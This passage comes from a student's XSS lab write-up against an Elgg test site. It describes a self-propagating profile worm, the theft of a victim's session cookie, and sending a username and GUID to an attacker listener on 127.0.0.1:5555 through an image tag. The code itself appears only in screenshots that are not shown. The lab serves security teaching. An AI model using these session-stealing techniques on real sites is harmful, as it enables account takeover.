
Alices bio was edited and Samy become friend of Alice .

Then I enterd the account of Boby who never visited Samys profile or Alice.



This time I did not visit Samy’s account intead I visited the Alice’s account. As I did not put any code in the Alice’s about me Boby should have not get affected but when I visited Alices profile:







Not only Boby’s about me section changed also Boby became friend of Samy. This means that victim Alice became an attacked the malicious code is also in the about me section of Alice

**Task 7:**

**Task 8: Sending Cookies from Victims system to Attacker:**

In task 2 we extracted the user cookies. But it was harmless as the cookies were in the user system. To send this cookies to someone else





The highlighted part is Alice’s cookie that was sent along with the script’s GET request. The


attack was successful and Samy now has Alice’s session cookie.

**Task 9 : Sending User name and Guid to attacker :**

This task is similar to the previous one where I sent the cookie of the victim back to the attacker machine. So here I need to extract the username and guid from the session.


I extracted them with the **elgg.session.user.name** and **elgg.session.user.guid.** Then I passed them through a image tag to the ip address of the attacker. Here the ip of the attacker is 127.0.0.1 and the application is on at port 5555


Then I logged in Alice’s account and visited Samy’s profile . After thar i saw that my application in the terminal received a response with the Alice’s username and the GUID.

****


**Task 10 :**

Alice’s Profile :


****

****


After clicking the save button i could see the changes on the Alices profile , the twitter handle and the mobile number section got updated.

